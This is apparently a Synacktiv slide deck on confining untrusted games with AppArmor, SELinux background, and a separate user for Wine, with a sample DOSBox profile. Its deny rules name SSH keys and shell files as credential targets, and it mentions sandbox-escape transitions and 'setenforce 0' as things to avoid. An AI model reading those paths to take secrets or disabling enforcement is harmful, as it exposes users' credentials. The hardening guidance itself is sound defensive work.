- **Generic approach**
  - *How can I prevent any program…*
    - *… that I run willingly on my laptop…*
      - *… to do things I don't want it to ?*
- **Generic answers**
  - Do you trust its editor / the repository you download it from ?
    - Could have been repackaged
    - Most public repos wont evaluate security at all
  - Can you read its code & assess its security ?
    - Attack can be in compiled binary, even when « open source » :]
      - Do you have the skills (and time) to reverse it ?
    - Malicious code can be obfuscated

How can I protect my laptop ?

SYNACKTIV

- **Let’s try a more specific approach**
  - What are the things I’m sure I do NOT want *this* program to be able to do?
    - Modify any file on my system (*defend against ransomware*)
      - Well, except maybe the ones he needs to (save files…)
    - Read my private files in my home folder
      - SSH keys, GPG keys… pictures? ID papers scans?… (*defend against scam / identity theft*)
      - Well, anything outside it’s game files really?
      - Especially if it needs Internet access
    - Access Internet (*defend against zombification/botnets*)
  - ⇒ We seem to need **a blocklist/allowlist of actions** the program can do on our files (and maybe on the network) … a **sandbox**

Sandboxing on Linux

- **Classic POSIX (D)ACLs on files won't help us here**
  - Designed for multi-user systems, for isolation *between users*
  - Here, everything runs under our own user id
    - The program has access to the same files as us
  - Needs to interact with our graphical session (X server, Wayland…)
    - Can't make it run under another user id
- **Classic firewalling won't either**
  - We can prevent a program from opening a listening socket (INPUT DROP)
  - Most of malware now do reverse shell / exfiltration over https/dns
    - Can't simply prevent OUTGOING from our own userid :')

Sandboxing on Linux

- **VMs are a good generic solution**
  - Especially for old games : you don't need performance
  - But if you wanted to run VMs anyway, why download a x86 emulator :]
- **Full-blown containers (docker…) are probably not**
  - Difficult to interact with graphical session
  - Will need a lot of bind-mounts shenanigans
- **Projects exists that use "container tech" (namespaces, seccomp filters, cgroups…) to sandbox user programs**
  - Firejail, bubblewrap, flatpak…
  - YMMV

Linux Security Modules

- **LSM**
  - The Linux kernel has preconfigured hooks for its various functions that do access checks to kernel objects : files, inodes, devices…
  - So that different optional frameworks can implement their own logic and add another level of security, finer-grained ACLs…
  - 2 best-knowns “major” LSM that do Mandatory Access Control (MAC)
    - SELinux
    - AppArmor
  - Minor LSMs: Yama (ptrace hardening), Lockdown (modprobe and memory access hardening)

Linux Security Modules : SELinux

- **SELinux (Security-Enhanced Linux)**
  - Suggestion of the NSA in 2001
  - Linus did not want to integrate NSA code in the kernel :)
    - So the LSM system was designed so that alternatives could arise
- **Philosophy**
  - Very comprehensive, very precise allowlist approach
  - Labels every file & process of the system according to predefined-rules
    - ps -Z & ls -Z to see the security contexts on processes & files
    - chcon, restorecon to change these labels on the fly
    - Needs a compatible filesystem to store labels (extended attributes)

LSM : SELinux

- **SELinux label example**

```
# ls -lZ httpd.conf
-rw-r--r--. root root system_u:object_r:httpd_config_t:s0 httpd.conf
# ps -eZ | grep sshd
system_u:system_r:sshd_t:s0-s0:c0.c1023  1882 ?  00:00:00 sshd
```

  - “Security context” label : user:role:type:range
- **So, by default, on a SELinux system**
  - Sshd process in *domain* sshd_t wont be able to read the file httpd.conf of *type* httpd_config_t
    - even if it is run by root
- **But what if I want remote admins to manage Apache config through ssh... ?**

LSM : SELinux

- **SELinux does many things "under the hood" by default**
  - Can be hard to configure when rules/apps fight for labels
    - `man ssh_selinux` : If you want to allow ssh with chroot env to apache content, you must turn on the ssh_chroot_manage_apache_content boolean.
      - `setsebool -P ssh_chroot_manage_apache_content 1`
- **Protips & Traps**
  - Never `setenforce 0` :)
  - Learn to `restorecon` when you move/copy files around

SELinux : Conclusion

- **Ecosystem**
  - Popular / preconfigured on RedHat distros (Fedora, RHEL, CentOS, Gentoo, CoreOS…)
  - Chosen by Google to harden Android (since 5.0)
- **Makes these systems secure by default, but hard to tweak**
- **SELinux is known to be a real PITA**
  - For our reversers exploiting Android
  - For our pentesters :-)
  - For sysadmins trying to use it on non-Fedora-based distros…
- **What's the equivalent on our Ubuntu laptop?**

LSM : AppArmor

- **AppArmor : “simpler” alternative to SELinux…**
  - Default LSM on Debian/Ubuntu family distros
- **…That does less things :**
  - Less hooks implemented / less granularity on operations
  - No security label on files (ls -Z : “?”)
  - AppArmor profiles apply only on processes (ps -Z), and only when the executable is at the configured path
    - If you rename/copy the executable elsewhere, the profile wont apply
- **Same allowlist approach**
  - But what if there’s no AppArmor profile installed for a program ?
    - Then it can do ANYTHING on ANY file he has the POSIX rights to :]
      - Since there are no labels / rules on files alone

AppArmor defaults

- **So how many AppArmor profiles are shipped in a default install?**
  - (And how many Ubuntu apps/packages include an AppArmor profile?)

```
# aa-status
apparmor module is loaded.
36 profiles are loaded. / 36 profiles are in enforce mode.
3 processes are in enforce mode.
   /usr/sbin/cups-browsed (750)
   /usr/sbin/cupsd (712)
```

  - On the 5 “server” services that listen on network by default on a fresh Ubuntu install, **only one (cupsd) has an AppArmor profile**
    - sshd, avahi, systemd-resolved … do not (“unconfined”)

AppArmor : not so secure by default

- **What about “client”(user) processes on a default Ubuntu 22.04?**
  - Ubuntu 22.05 ships with some enabled AppArmor profiles for evince (PDF viewer) & snaps, including firefox
    - A+ for effort to snap / evince / cups / firefox package teams…
- **Be warned that, out-of-the-box, your AppArmor-enabled Linux distro wont do much to protect you from our threat model (malicious/deceptive program ran by you)**
  - Most of the programs that run on your system are “unconfined” by default
- **⇒ We need to write an AppArmor profile for DOSBox if we want to be protected from theses shady abandonwares**

Let’s write an AppArmor profile for DosBox

Writing an AppArmor profile

- **The official method**
  - Use `aa-genprof` and/or `aa-logprof` from package apparmor-tools to interactively create a new profile
    - Will create a blank profile in complain mode, and parse system logs to see what it tried to do
    - Then ask the user questions about wether or not this should be authorized
  - In practice: not often usable
    - Can fail to parse AppArmor rules logic and logs (userland tooling lagging behind kernel API)
    - Complain mode can lead to tricky behaviour when transitioning / debugging
    - Pro tip : avoid complain mode


Writing an AppArmor profile

- **The ninja method**
  - Create a very simple profile in enforce mode
  - Loop
    - Try to launch & use the app
    - If it crashes / fails, then
      - Check the last action AppArmor has blocked in system log
        - `sudo journalctl -r | grep AVC | grep DENIED | head`
      - Modify the profile to allow it
      - Reload the profile
        - `sudo apparmor_parser -r /etc/apparmor.d/myprofile`
    - Repeat until it runs OK!

Writing an AppArmor profile

- **AA Profile = plain-text file in *\/etc/apparmor.d/***
  - Quite easy to read
- **Can #include (reference) other files**
- **The *tunables* subfolder defines variables that can be used in profiles**
  - @{HOMEDIRS}=/home/
  - @{HOME}=@{HOMEDIRS}/*/ /root/
- **The *abstractions* subfolder contains predefined rules for common use cases**
  - abstractions/base ← libc, locales, unix sockets
  - abstractions/X, abstractions/audio ← useful for DOSbox
  - abstractions/private-files-strict (blocklist) ← quick win !

/etc/apparmor.d/usr.bin.dosbox




```
include <tunables/global>

/usr/bin/dosbox {
  include <abstractions/base>

  include <abstractions/X> # graphics
  include <abstractions/audio> # audio

  include <abstractions/private-files-strict>
    # prevents classic privacy violations
    # and log attempts like :
    #   audit deny @{HOME}/.ssh/{,**} mrwkl,
    #   audit deny @{HOME}/.bash* wl,

  # no TCP/IP network access & log attempts
  audit deny network inet,

  # read & mmap dosbox binary
  /usr/bin/dosbox mr,

  # read/write inside dosbox config folder
  owner @{HOME}/.dosbox rw,
  owner @{HOME}/.dosbox/** rw,

  # read and write in a specific game folder
  # and subfolders (for installation)
  @{HOME}/OldGames r,
  owner @{HOME}/OldGames/** rw,

  # tries to access cd-rom or dvd drive
  # guess games can be there too...
  /dev/sr[0-9] r,

}
```

r : **r**ead file
w : **w**rite (& delete) file
a : **a**ppend-only mode
k : file loc**k** : lock file
l : **l**ink : create hardlink to file
m : **m**map file
***x** : execute program (must specify how to transition)*

- **ix** : **i**nherit the same (current) AppArmor profile for the new program
- **px** : use the dedicated AppArmor **p**rofile that (must) exists for the program
- **ux** : **u**nconfined (YOLO mode)

/usr/bin/dash ix,



```
# alternative, only read inside ~/Downloads
owner @{HOME}/@{XDG_DOWNLOAD_DIR}/ r,
owner @{HOME}/@{XDG_DOWNLOAD_DIR}/* r,
```

With this simple profile, a DosBox game won’t be able to do much “classic” shady things on your laptop

Some tips

- **Review whats inside abstractions/xxx before using them**
  - Sometimes a bit loose
    - Trying to support many configs
    - Dbus / X server / abstract UNIX sockets can lead to sandbox escapes
  - Try to copy/paste only the relevant lines for your own config
- **Avoid transitions to Unconfined (= sandbox escapes)**
  - /bin/{ba,}sh pUx = gg
- **An enforced "a bit laxist" profile >>> a "paranoid" profile in complain mode**

Some tips (cont)

- **“deny” keyword is a bit misleading**
  - allowlist logic, so if some path does not match any rule, it will be blocked & logged : no need to explicitely use “deny”.
- “Deny” rules take precedence over normal (allow) rules and silence logging, unless you specify “audit deny” instead of “deny”.
  - “Deny” keyword means “I *know* the program *will try* to access that, but it doesn’t really *need* to, so block it, but **do not spam my logs** with these attempts”
    - Example : Enumerating /proc, cgroups…
  - “Audit Deny” means “I want to be **really** sure this program can’t ever access this path, and if it tries to, I want to be notified”
    - In case you’re not sure of the things you’ve written/included…
  - Warning : deny rules are enforced **even in complain mode** !

Wine protection: new user

Filter filesystem access

- Source: https://doc.ubuntu-fr.org/wine#deplacer_le_repertoire_de_wine
- Less effective than AppArmor

Filter filesystem access

- **Intial configuration**


```
$ sudo adduser --home /home/wine --disabled-password --disabled-login wine
$ sudo mv -iv .wine/ /home/wine/.wine
$ sudo chown -R wine:wine /home/wine
$ sudo adduser $USER wine
$ sudo chmod -R ug+rw /home/wine
```

- **After each install**

```
$ sudo chown -R wine:wine /home/wine
$ sudo chmod ug+x zorglub.exe
```

Other solution

- **Restrict wine accessing the filesystem**
  - However → https://forum.winehq.org/viewtopic.php?t=7449



Wine is NOT intentionally secure. It can and will do EVERYTHING that the calling user can do in the base operating system. This has been a long subject of discussion on wine-devel in relationship to running viruses and other malware. If you need that level of security, you really need to invest in:

1. A machine that you can completely destroy (and I mean destroy as in it will be junk when you get done.)
2. A virtualization system that will 'sandbox' off what you are doing from the rest of the system.

Wine is not and cannot be either of these.

James McKenzie

Conclusion

Conclusion

- Do not run software without asking yourself if it can do something malicious
- Learn how your software is working
- Harden you system

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://twitter.com/synacktiv

https://synacktiv.com